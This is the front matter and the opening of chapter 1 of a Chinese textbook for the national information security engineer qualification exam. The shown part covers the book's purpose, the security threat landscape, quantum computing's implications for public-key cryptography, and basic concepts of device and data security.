

全国计算机技术与软件专业技术资格（水平）考试指定用书

信息安全工程师教程

张焕国　主编
杜瑞颖　傅建明　严飞　副主编
全国计算机专业技术资格考试办公室　组编

清华大学出版社

信息安全工程师教程

主编：张焕国

副主编：杜瑞颖、傅建明、严飞

清华大学出版社

北京

内 容 简 介

全国计算机技术与软件专业技术资格（水平）考试（以下简称"计算机软件考试"）是由人力资源和社会保障部、工业与信息化部领导下的专业技术资格考试，纳入全国专业技术人员职业资格证书制度统一规划。为适应"十三五"期间计算机软件行业发展需要，满足社会多方对信息安全技术人员的迫切需求，根据人力资源和社会保障部办公厅《关于2016年度专业技术人员资格考试计划及有关问题的通知》（人社厅发[2015]182号），在2016年下半年计算机技术与软件专业技术资格（水平）考试中将开考"信息安全工程师（中级）"。"信息安全工程师（中级）"岗位的人才评价工作的实施，将成为科学评价我国信息安全专业技术人员的重要手段，也将为我国培养和选拔信息安全专业技术人才，发挥重要作用。

本书根据信息安全工程师考试大纲的要求进行编写，内容主要包括信息安全基本概念、基本技术和基本应用等方面，讲授方法注重理论联系实际，突出实用技术。全书共分8章，具体内容包括：信息安全基础、密码学基础与应用、网络安全基础、信息系统安全基础、应用系统安全基础、网络安全技术与产品、信息系统安全工程、应用安全工程。

本书是计算机软件考试中"信息安全工程师"岗位的考试用书，也可作为信息安全相关专业学生和从业人员学习信息安全技术的教材，还可用做相关信息技术领域从业人员的技术参考书。

图书在版编目（CIP）数据

信息安全工程师教程/张焕国主编. —北京：清华大学出版社，2016
全国计算机技术与软件专业技术资格（水平）考试指定用书
ISBN 978-7-302-44081-9

Ⅰ. ①信…　Ⅱ. ①张…　Ⅲ. ①信息安全–安全技术–资格考试–教材　Ⅳ. ①TP309

中国版本图书馆CIP数据核字（2016）第124724号

责任编辑： 杨如林　柴文强
封面设计：
责任校对： 胡伟民
责任印制：

出版发行： 清华大学出版社
网　址： http://www.tup.com.cn, http://www.wqbook.com
地　址： 北京清华大学学研大厦A座　**邮　编：** 100084
社 总 机： 010-62770175　**邮　购：** 010-62786544
投稿与读者服务： 010-62776969，c-service@tup.tsinghua.edu.cn
质量反馈： 010-62772015，zhiliang@tup.tsinghua.edu.cn
印 刷 者：
装 订 者：
经　销： 全国新华书店
开　本： 185mm×230mm　**印　张：** 54.75　**防伪页：** 1　**字　数：** 1410千字
版　次： 2016年6月第1版　**印　次：** 2016年6月第1次印刷
印　数：
定　价： 99.00元

产品编号：070135-01

序　言

由人力资源和社会保障部、工业和信息化部共同组织的“全国计算机技术与软件专业技术资格（水平）考试”（简称软考），肩负着科学评价选拔软件专业技术人才的光荣使命，肩负着正确引导软件行业专业技术人员潜心钻研、提高能力、加强创新的光荣使命，肩负着加强软件行业专业技术人才队伍建设的光荣使命。自 1991 年开考以来，软考坚持专业化、国际化、品牌化的发展方向，全国累计报名人数 330 万人，培养选拔软件行业专业技术人才 64 万人，部分考试标准与日本、韩国互认，为全国计算机和软件专业技术人员（包括香港、澳门和台湾地区来大陆就业的人员）提供了科学的评价体系和评价机制，为推动“两化”深度融合，提高工业信息化水平，走新型工业化道路提供了有力支撑。

党中央、国务院一直高度重视信息技术产业发展。以 2000 年的《国务院关于印发鼓励软件产业和集成电路产业发展的若干政策的通知》（国发【2000】18 号文件）和 2011 年的《国务院关于印发进一步鼓励软件产业和集成电路产业发展的若干政策的通知》（国发【2011】4 号文件）为重要标志的一系列政策措施，为软件产业和集成电路产业乃至整个信息技术产业发展提供了强劲动力。2011 年，我国软件产业实现业务收入超过 1.84 万亿元，产业规模是 2005 年的 4.7 倍，同比增长 32.4%，超过“十一五”期间平均增速 4.4 个百分点，实现了“十二五”的良好开局。软件产业占电子信息产业比重从 2000 年的 5.8%上升到 19.9%。软件企业数量超过 3 万家，从业人数超过 300 万人。2012 年上半年，我国软件产业实现软件业务收入 10988 亿元，同比增长 26.2%。软件和信息服务业的持续快速发展，国民经济和社会信息化建设的深入开展，使软件人才和信息技术人才供给不足的问题依旧突出。按照国发【2011】4 号文件提出的“努力培养国际化、复合型、实用性人才”的要求，工业和信息化部教育与考试中心组织一批理论水平高、实践经验丰富的专家学者和业界精英，结合考试大纲和软件产业技术发展趋势，对原有的“全国计算机技术与软件专业技术资格（水平）考试教材和辅导用书”进行了更新，为广大软件行业从业人员提高学习能力、实践能力、创新能力和职业道德水平提供了依据。

当前，我国正处在全面建成小康社会的决定性阶段。坚持走中国特色新型工业化、信息化、城镇化、农业现代化道路，推动信息化和工业化深度融合、工业化和城镇化良性互动、城镇化和农业现代化相互协调，促进工业化、信息化、城镇化、农业现代化同步发展，是党中央的重要战略部署。造就规模宏大、素质优良的人才队伍，推动我国由人才大国迈向人才强国，既是构成这一重要战略部署的紧迫任务，也是实施这一重要战略部署的关键措施。从现在起至全面建成小康社会的这一历史时期，信息技术仍然是走

中国特色新型工业化、信息化、城镇化、农业现代化道路的先导性技术；全国计算机技术与软件专业技术资格（水平）考试也应该看做是落实党的十八大关于“推进各类人才队伍建设，实施重大人才工程，加大创新创业人才培养支持力度，重视实用人才培养”指示的重要组成部分。好雨知时节，当春乃发生——我相信，全国计算机技术与软件专业技术资格（水平）考试教材和辅导用书的及时更新必将为我国信息技术人才队伍发展壮大、为软件和信息服务产业做大做强、为服务经济转型升级做出更大的贡献；同时我们也要注意到，近年来，以云计算、物联网、移动互联网和大数据技术等为热点的新一代信息技术，正在对软件和信息服务产业带来一系列深刻变化，也对软件和信息技术在各个领域的应用产生重要影响，我希望，在保持这套教材和辅导用书在一个时期内相对稳定的同时，也要注意及时反映信息技术的新变化、新进展，以跟上软件和信息服务产业蓬勃发展的需要，跟上信息化以及新型工业化、城镇化和农业现代化建设蓬勃发展的需要。

苏波

前　言

人类社会在经历了机械化、电气化之后，进入了一个崭新的信息化时代。在信息时代，人们生活和工作在信息空间或网络空间中。所谓信息空间或网络空间就是人们赖以生存的信息环境，它是所有信息系统的集合。

在信息时代，信息成为一种重要的战略资源。信息技术改变着人们的生活和工作方式，信息产业成为世界第一大产业。信息的获取、存储、传输、处理和安全保障能力成为一个国家综合国力的重要组成部分。

我国非常重视信息技术人才队伍的建设。伴随着信息产业的发展，人力资源和社会保障部、工业与信息化部共同组织了“全国计算机技术与软件专业技术资格（水平）考试”，通过这项制度，已为我国培养选拔了几十万计算机与软件服务专业技术人才（包括香港、澳门和台湾地区来大陆就业的人员）。部分考试标准与日本、韩国互认。该考试由于其权威性和严肃性，得到了社会各界及用人单位的广泛认同，并为推动国家信息产业发展，特别是计算机和软件服务产业的发展，以及提高各类信息技术人才的素质和能力发挥了重要作用。

当前，信息技术与产业欣欣向荣，处于空前繁荣的阶段，但是另一方面，危害信息安全的事件不断发生，信息安全的形势非常严峻。敌对势力的破坏、黑客入侵、利用计算机实施犯罪、恶意软件侵扰、隐私泄露等，是我国信息网络空间面临的主要威胁和挑战。我国已经成为世界信息产业大国，但是还不是信息产业强国，在信息产业的基础性产品研制、生产方面还比较薄弱，例如，计算机操作系统等基础软件和 CPU 等关键性集成电路，我国现在还部分依赖国外的产品，这就使得我国的信息安全基础不够牢固。

随着计算机和网络在军事、政治、金融、工业、商业等部门的广泛应用，社会对计算机和网络的依赖越来越大，如果计算机和网络系统的安全受到破坏，不仅会带来巨大的经济损失，还会引起社会的混乱。因此，确保以计算机和网络为主要基础设施的信息系统的安全已成为世人关注的社会问题和信息科学技术领域的研究热点。当前，我国正处在全面建成小康社会的决定性阶段，实现我国社会信息化并确保信息安全是我国全面建成小康社会的必要条件之一。而要实现我国社会信息化并确保信息安全的关键是人才，这就需要我们培养造就规模宏大、素质优良的信息化和信息安全人才队伍。

2014 年，习近平主席在中央网络安全与信息化领导小组会议上指出：没有网络安全就没有国家安全，没有信息化就没有现代化。网络安全和信息化是事关国家安全和国家发展、事关广大人民群众工作生活的重大战略问题，要从国际国内大势出发，总体布局，统筹各方，创新发展，努力把我国建成网络强国。

“十三五”时期，我国要积极推动网络强国建设。网络强国涉及技术、应用、文化、安全、立法、监管等诸多方面，不仅要突出抓好核心技术突破，还要提供更加安全可靠的软硬件支撑，加快建设高速、移动、安全、泛在的新一代信息基础设施，在不断推进新技术新业务应用，繁荣发展互联网经济的同时，要强化网络和信息安全，而培育高素质人才队伍是实施网络强国战略的重要措施。2015 年，国务院学位委员会和教育部增设“网络空间安全”一级学科。我国信息安全学科建设和人才培养，迎来了全面高速发展的新阶段。

与此同时，全国计算机技术与软件专业技术资格（水平）考试办公室决定开始开展“信息安全工程师”岗位的人才评价工作，以加快推动信息安全专业的人才队伍建设。我们相信，这一措施将成为科学评价我国信息安全专业技术人员的重要手段，也将为我国培养和选拔信息安全专业技术人才，发挥重要作用。

为了配合“信息安全工程师”考试工作的开展，给准备参加考试的技术人员提供一本适用的教材，我们编写了《信息安全工程师教程》一书。全书共分 8 章，主要内容如下：

第 1 章 信息安全基础，主要介绍：信息安全概念、信息安全法律法规、信息安全管理基础和信息安全标准化知识。本章的内容是基本的，但是对信息安全技术人员来说是重要的。

第 2 章 密码学基础与应用，主要讲解：密码学的基本概念、分组密码、序列密码、Hash 函数、公钥密码体制、数字签名、认证和密钥管理。本章的介绍强调基本概念、基本技术和基本应用技术，努力避免较复杂的数学理论。

第 3 章 网络安全基础，主要介绍：计算机网络基本知识、网络安全的基本概念、网络安全威胁、网络安全防御和无线网络安全。

第 4 章 信息系统安全基础，主要讨论：计算机设备安全、操作系统安全、数据库系统的安全、恶意代码、计算机取证和嵌入式系统安全。

第 5 章 应用系统安全基础，主要讲解：Web 安全、电子商务安全、信息隐藏、网络舆情和隐私保护。

第 6 章 网络安全工程，主要介绍：网络安全需求分析与基本设计、网络安全产品的配置与使用、网络安全风险评估实施和网络安全防护技术的应用。本章强调网络安全的基本技术与应用。

第 7 章 信息系统安全技术与产品，主要介绍：访问控制、信息系统安全的需求分析与设计准则、信息系统安全产品的配置与使用和信息系统安全测评。本章强调信息系统安全的基本技术与应用。

第 8 章 应用安全工程，主要介绍：Web 安全的需求分析与基本设计、电子商务安全的需求分析与基本设计、嵌入式系统的安全应用、数字水印在版权保护中的应用和位置隐私保护技术的应用。本章强调应用系统安全的基本技术与应用。

本书由张焕国主编，杜瑞颖、傅建明、严飞副主编。参加编写的还有：陈晶、罗敏、赵波、彭国军、王张宜、牛晓光、王丽娜、任延珍、张立强、赵磊、武小平、王张宜、王鹃、余发江、郑鹏、王志波、叶登攀、余荣威等各位老师。

本书的编写工作得到湖北省软件工程师考试办公室夏波的指导和帮助，特向她表示感谢。

尽管作者们作了很大努力，力图使本书理论联系实际、简明扼要、通俗易懂，但因作者水平和经验所限，书中难免会有不妥和错误之处。对此，作者恳请读者的理解和批评指正，并于此先致感谢之意。

张焕国
于武汉大学
2016 年 3 月

目　录

第 1 章　信息安全基础

本章的内容是信息安全的基础之一，主要介绍信息安全概念、信息安全法律法规、信息安全管理基础和信息安全标准化知识。

本章的内容是最基本的，对于从事信息安全领域工作的读者来说，具有重要指导意义。

1.1　信息安全概念

本节介绍信息安全的基本概念，主要介绍信息安全的时代需求、网络空间安全学科的内涵、研究内容、理论基础、方法论基础等方面的内容。

1.1.1　信息安全是信息时代永恒的需求

人类社会在经历了机械化、电气化之后，进入了一个崭新的信息化时代。在 20 世纪中叶，出现了一批重要的理论：信息论、控制论、系统论、图灵机理论、冯・诺伊曼理论、计算理论等等，它们共同构成了信息科学技术的理论基础。在这些理论的支撑和指导下，信息科学技术得到突飞猛进的发展，取得了辉煌的成就，造就了信息技术与产业几十年的繁荣。信息产业超过钢铁、机械、石油、汽车、电力等传统产业，成为世界第一大产业。信息和信息技术改变着人们的生活和工作方式。离开计算机、网络、电视和手机等电子信息设备，人们将无法正常生活和工作。信息就像水、电、石油一样，与所有行业、所有人都相关，成为一种基础资源。因此，信息成为当今最具活力的生产要素和最重要的战略资源，以计算机网络为核心的信息系统成为国家的重要基础设施。

经过 30 多年的改革开放，我国已经成为信息产业大国。大多数中低档电子信息产品的产量和拥有量，我国都居世界第一。例如，个人计算机、手机、电话机、电视机等电子信息产品的产量和拥有量，我国都居世界第一。2009 年 1 月 8 日，我国国防科技大学研制出天河-1 号超级计算机，运算速度 2.57 千万亿次/秒，排名世界第一。2013 年 5 月国防科技大学又研制出天河-II 号超级计算机（见图 1-1），运算速度 33.86 千万亿次/秒，排名世界第一，而且比排在第二位的美国 “泰坦”计算机快一倍。但是，我国还不是信息产业强国。我国在诸如 CPU 芯片、计算机操作系统等核心芯片和基础软件方面仍然依赖国外产品。



（1）天河-I 型超级计算机



（2）天河-II 型超级计算机

图 1-1　天河超级计算机

当前，除了电子信息科学技术继续高速发展之外，量子和生物等新型信息科学技术正在建立和发展。量子信息科学技术的研究和发展催生了量子计算机、量子通信和量子密码。 早在 2001 年美国 IBM 公司就研制出 7 个量子位的示例型量子计算机，向世界宣告了量子计算机原理的正确性和可行性。2011 年 9 月 2 日，美国加州大学圣芭芭拉分校的科学家宣布，研制出具有冯 • 诺依曼计算机结构的量子计算机，并成功地进行了小合数的因子分解实验（参见图 1-2）。2012 年 3 月 1 日 IBM 公司又宣布找到了一种可以大规模提升量子计算机量子位数的关键技术。2014 年 4 月，奥地利科学家实现了 103 量子位的量子纠缠态，大大超过以前的 11 量子位。同时期，美国密歇根大学制造出世界上第一块可升级且可大规模生产的量子计算机芯片。由此可以看出，量子计算技术正在迅速发展。

除了美国之外，加拿大的量子计算机技术也取得了长足的发展。2007 年 2 月加拿大 D-Wave System 公司宣布研制出世界上第一台商用 16 量子位的量子计算机(参见图 1-3)。2008 年 5 月提高到 48 量子位。2011 年 5 月 30 日又提高到 128 量子位，并开始公开出售，1000 万美元一台。美国著名军火制造商洛克希德马丁公司购买了这种量子计算机，用于新式武器的研制。2013 年初又大幅度地提高到 512 量子位，价格也上升为 1500 万美元一台。著名信息服务商谷歌公司购买了这种量子计算机，用于提高信息搜索效率和研究量子人工智能。

2014 年 9 月 3 日谷歌公司宣布投资 50 亿美元与 UCSB 的研究团队联合研制量子计算机。2015 年 12 月 19 日中国阿里巴巴公司与中科院宣布联合研究量子计算和量子通信。这是我国首次由企业参与的量子信息科学技术的研究，具有重要的意义。




图 1-2　美国加州大学圣芭芭拉分校的量子计算机



图 1-3　加拿大 D-Wave System 公司的量子计算机

生物信息科学技术的研究与发展，推动了 DNA 计算机的研究。1994 年美国南加州大学的 L. Adleman 提出 DNA 计算的思想，并在试管液体中进行实验。DNA 计算具有许多现在的电子计算所无法比拟的优点（参见图 1-4）。如，具有高度的并行性、极高的存储密度和极低的能量消耗。2003 年，以色列就研制出可以人机交互的 DNA 计算机。2012 年 2 月 8 日美国加州斯克里普斯研究院和以色列理工学院联合开发出一种生物计算机，可以破译 DNA 芯片中的加密图像。




图 1-4　DNA 计算机

综上可知，电子信息技术与产业正处在空前繁荣的阶段，量子和生物等新型信息科学正在高速发展。

信息安全是信息的影子，哪里有信息哪里就存在信息安全问题。

当前，一方面是信息技术与产业的空前繁荣。另一方面危害信息安全的事件不断发

生，敌对势力的破坏、恶意软件的入侵、黑客攻击、利用计算机犯罪、网络有害信息泛滥、个人隐私泄露等，对信息安全构成了极大威胁，信息安全的形势是严峻的。

黑客入侵已经成为一种经常性、多发性的信息安全事件，每年都会发生许多起黑客入侵的严重事件。

利用计算机进行经济犯罪已超过普通经济犯罪。当前，钓鱼网站、电信诈骗、QQ诈骗等犯罪活动，已经成为直接骗取民众钱财的常见形式，严重扰乱了社会治安。

计算机病毒已超过几万种，而且还在继续增加。追求经济和政治利益、团体作案、形成地下产业链，已经成为计算机病毒事件的新特点。

信息技术的发展促进了军事革命，信息战和网络战成为新的作战形式。早在 1995 年美国就提出了信息作战的概念，并成立了信息作战指导委员会。两次海湾战争美国都成功地实施了信息战。2007 年美国成立了网络作战司令部。2011 年 5 月 16 日美国公布“网络空间国际战略”，7 月 14 日又公布了“网络空间作战战略”，提出了“陆、海、空、天、网络”5 维一体的美国国家安全概念。2012 年 1 月 5 日美国宣布把战略重心放到亚太地区。2016 年 2 月美国政府公布“网络安全国家行动计划（NCAP）”。

2010 年，美国和以色列黑客利用 APT(Advanced Persistent Threaten)攻击，物理摧毁了伊朗纳坦兹核工厂的上千台铀浓缩离心机，重创了伊朗的核计划。这一事件表明：黑客攻击已从过去的窃取信息为主的“软打击”，上升到毁坏硬件设备的“硬摧毁”阶段。这给关系到国计民生的工业控制系统安全敲响了警钟。

随着计算机网络的广泛使用，网上有害信息泛滥，个人隐私泄露严重，严重危害网民的身心健康，危害社会的安定团结。因此，网络环境亟待治理和规范。

根据中国互联网信息中心 CNNIC 的《2013 年中国网民信息安全状况研究报告》，仅在 2013 年上半年中国遇到过网络安全问题的网民比例就高达 74.1%，影响人数达到 4.38 亿人。据国家互联网应急中心（CNCERT）统计，从 2013 年 1 月到 9 月底，监测发现共有 52 万个控制我国电脑的木马控制端 IP，其中 25 万个位于境外；共有 17822 个僵尸网络控制端 IP，其中 10254 个位于境外；共发现境外 64 万台主机曾对我国发起过攻击。

除此之外，科学技术的进步也对信息安全提出新的挑战。

量子信息的一个奇妙特性是具有叠加态和纠缠态。一个 n 量子比特的存储器同时存储着 2^n 个数据状态。这种奇妙特性，使得量子计算具有并行性。例如，当量子计算机对一个 n 量子比特的数据进行处理时，量子计算机实际上是同时对 2^n 个数据状态进行了处理。正是这种并行性使得原来在电子计算机环境下的一些难于计算的困难问题，在量子计算机环境下却成为容易计算的。量子计算机的这种超强计算能力，使得基于计算复杂性的现有公钥密码的安全受到挑战。根据目前的估算，1448 量子位的量子计算机可以攻破 256 位的椭圆曲线密码（ECC），2048 量子位的量子计算机可以攻破 1024 位的 RSA

密码。值得注意的是，我国居民二代身份证正在使用 256 位的椭圆曲线密码，国内外的许多电子商务系统正在使用 1024 位的 RSA 密码。与量子计算机类似，DNA 计算机也是并行计算的，因此同样对现有密码构成严重的潜在威胁。

目前可用于密码破译的量子计算算法主要有 Grover 算法和 Shor 算法。对于密码破译来说，Grover 算法的作用相当于把密码的密钥长度减少一半。而 Shor 算法则可以对目前广泛使用的 RSA、ElGamal、ECC 公钥密码和 DH 密钥协商协议进行有效攻击。这说明在量子计算环境下，RSA、ElGamal、ECC 公钥密码和 DH 密钥协商协议将不再安全。

必须指出的是，目前加拿大的量子计算机属于专用型量子计算机，它能够执行 Grover 算法，尚不能执行 Shor 算法。美国加州大学圣芭芭拉分校的量子计算机可以执行 Shor 算法，但量子位数太少。这也就是说，目前的量子计算机尚不能对现有公钥密码构成实际的威胁。但是，随着量子计算技术的发展，总有一天会对现有公钥密码构成实际的威胁。

在量子计算环境下我们仍然需要确保信息安全，仍然需要使用密码，但是我们使用什么密码呢？这是摆在我国面前的一个重大战略问题。

除此之外，我国正在大力发展新一代电子信息产业等战略性新兴产业。物联网、云计算、三网融合、大数据处理等新型信息系统的出现，也给信息安全提出了新的需求和挑战[11-13]。

对于我国来说，信息安全形势的严峻性，不仅在于上面这些威胁的严重性，更在于我国在诸如 CPU 芯片、计算机操作系统等核心芯片和基础软件方面主要依赖国外产品。这就使我国的信息安全失去了自主可控的基础。

在信息化社会中，计算机和网络在军事、政治、金融、工业、商业、人们的生活和工作等方面的应用越来越广泛，社会对计算机和网络的依赖越来越大，如果计算机和网络系统的信息安全受到危害将导致社会的混乱并造成巨大损失。

因此，信息的获取、传输、处理及其安全保障能力成为一个国家综合国力和经济竞争力的重要组成部分，信息安全已成为影响国家安全、社会稳定和经济发展的决定性因素之一。信息安全已成为世人关注的社会问题和信息科学与技术领域的研究热点。

我国正处在建设有中国特色社会主义现代化强国的关键时期，必须采取措施确保我国的信息安全。

我国政府高度重视信息安全。2013 年底中央成立了网络安全与信息化领导小组，集中领导和规划我国的信息化发展和信息安全保障。习近平主席亲自担任中央网络安全与信息化领导小组的组长。2014 年 2 月，他指出：没有网络安全就没有国家安全，没有信息化就没有现代化。网络安全和信息化是事关国家安全和国家发展、事关广大人民群众工作生活的重大战略问题，要从国际国内大势出发，总体布局，统筹各方，创新发展，

努力把我国建成网络强国。

1.1.2 网络空间安全学科的内涵

随着信息技术与产业的发展和广泛应用，人类社会进入了信息化时代。在信息化时代，人们生活和工作在物理世界、人类社会和信息空间（Cyberspace）组成的三元世界中。

为了描述人们生活和工作的信息空间，人们创造了 Cyberspace 一词。

早在 1982 年，加拿大作家威廉•吉布森在其短篇科幻小说《燃烧的铬》中创造了“Cyberspace”一词，意指由计算机创建的虚拟信息空间。Cyberspace 在这里强调电脑爱好者在游戏机前体验到交感幻觉，体现了 Cyberspace 不仅是信息的聚合体，也包含了信息对人类思想和认知的影响。此后 30 年，随着信息技术的快速发展和网络的广泛运用，Cyberspace 这一概念不断演化。2008 年，美国第 54 号总统令对 Cyberspace 进行了定义：“Cyberspace 是信息环境中的一个全球域，由独立且互相依存的 IT 基础设施和网络组成，包括互联网、电信网、计算机系统，以及嵌入式处理器和控制器。”

目前在国内，Cyberspace 一词有多种翻译：信息空间、网络空间、网电空间、数字世界等。有的甚至直接译音，称为赛博空间。

我们认为，Cyberspace 是信息时代人类赖以生存的信息环境，是所有信息系统的集合。它以计算机和网络系统实现的信息化为特征。因此把 Cyberspace 翻译成信息空间或网络空间是比较好的。其中，信息空间突出了信息化的特征和核心内涵是信息，网络空间突出了网络互联的特征。

从信息论角度来看，系统是载体，信息是内涵。网络空间是所有信息系统的集合，是一种复杂巨系统。因此，网络空间存在更加严峻的信息安全问题。

网络空间安全的核心内涵仍是信息安全。没有信息安全，就没有网络空间安全。

目前学术界关于网络空间安全学科的定义和内涵，尚没有形成一个统一的说法。不同的学者根据自己的研究和理解，给出了不同的诠释。尽管这些诠释不尽相同，但是其主要内容却是相同的。

传统的信息安全强调信息（数据）本身的安全属性，认为信息安全主要包含：

- 信息的秘密性：信息不被未授权者知晓的属性；
- 信息的完整性：信息是正确的、真实的、未被篡改的、完整无缺的属性；
- 信息的可用性：信息可以随时正常使用的属性。

众所周知，能源、材料、信息是支撑现代社会大厦的三根支柱。在这三根支柱中能源和材料是具体的、物质的，而信息是抽象的、逻辑的。信息论的基本知识告诉我们，信息是内涵，系统是载体。信息不能脱离它的载体而孤立存在！因此我们不能脱离信息系统而孤立地谈论信息安全。而应当从信息系统安全的视角来审视和处理信息安全问题。

据此，从纵向来看，信息系统安全可以划分为以下四个层次：设备安全，数据安全，内容安全，行为安全。其中数据安全即是传统的信息安全。

1.1.2.1　设备安全

信息系统设备的安全是信息系统安全的首要问题。这里主要包括三个侧面：

- 设备的稳定性：设备在一定时间内不出故障的概率；
- 设备的可靠性：设备能在一定时间内正常执行任务的概率；
- 设备的可用性：设备随时可以正常使用的概率。

信息系统的设备安全是信息系统安全的物质基础，如果失去了这个物质基础，信息系统安全就变成空中楼阁。对信息设备的任何损坏都将危害信息系统的安全。例如，人为破坏、火灾、水灾、雷击等都可能导致信息系统设备的损坏。除了硬件设备外，软件系统也是一种设备。也要确保软件设备的安全。信息安全行业中的一句行话：“信息系统设备稳定可靠的工作是第一位的安全”，用通俗的语言精辟地说明了信息系统设备安全的基础作用。

1.1.2.2　数据安全

采取措施确保数据免受未授权的泄露、篡改和毁坏。

- 数据的秘密性：数据不被未授权者知晓的属性。
- 数据的完整性：数据是正确的、真实的、未被篡改的、完整无缺的属性。
- 数据的可用性：数据可以随时正常使用的属性。

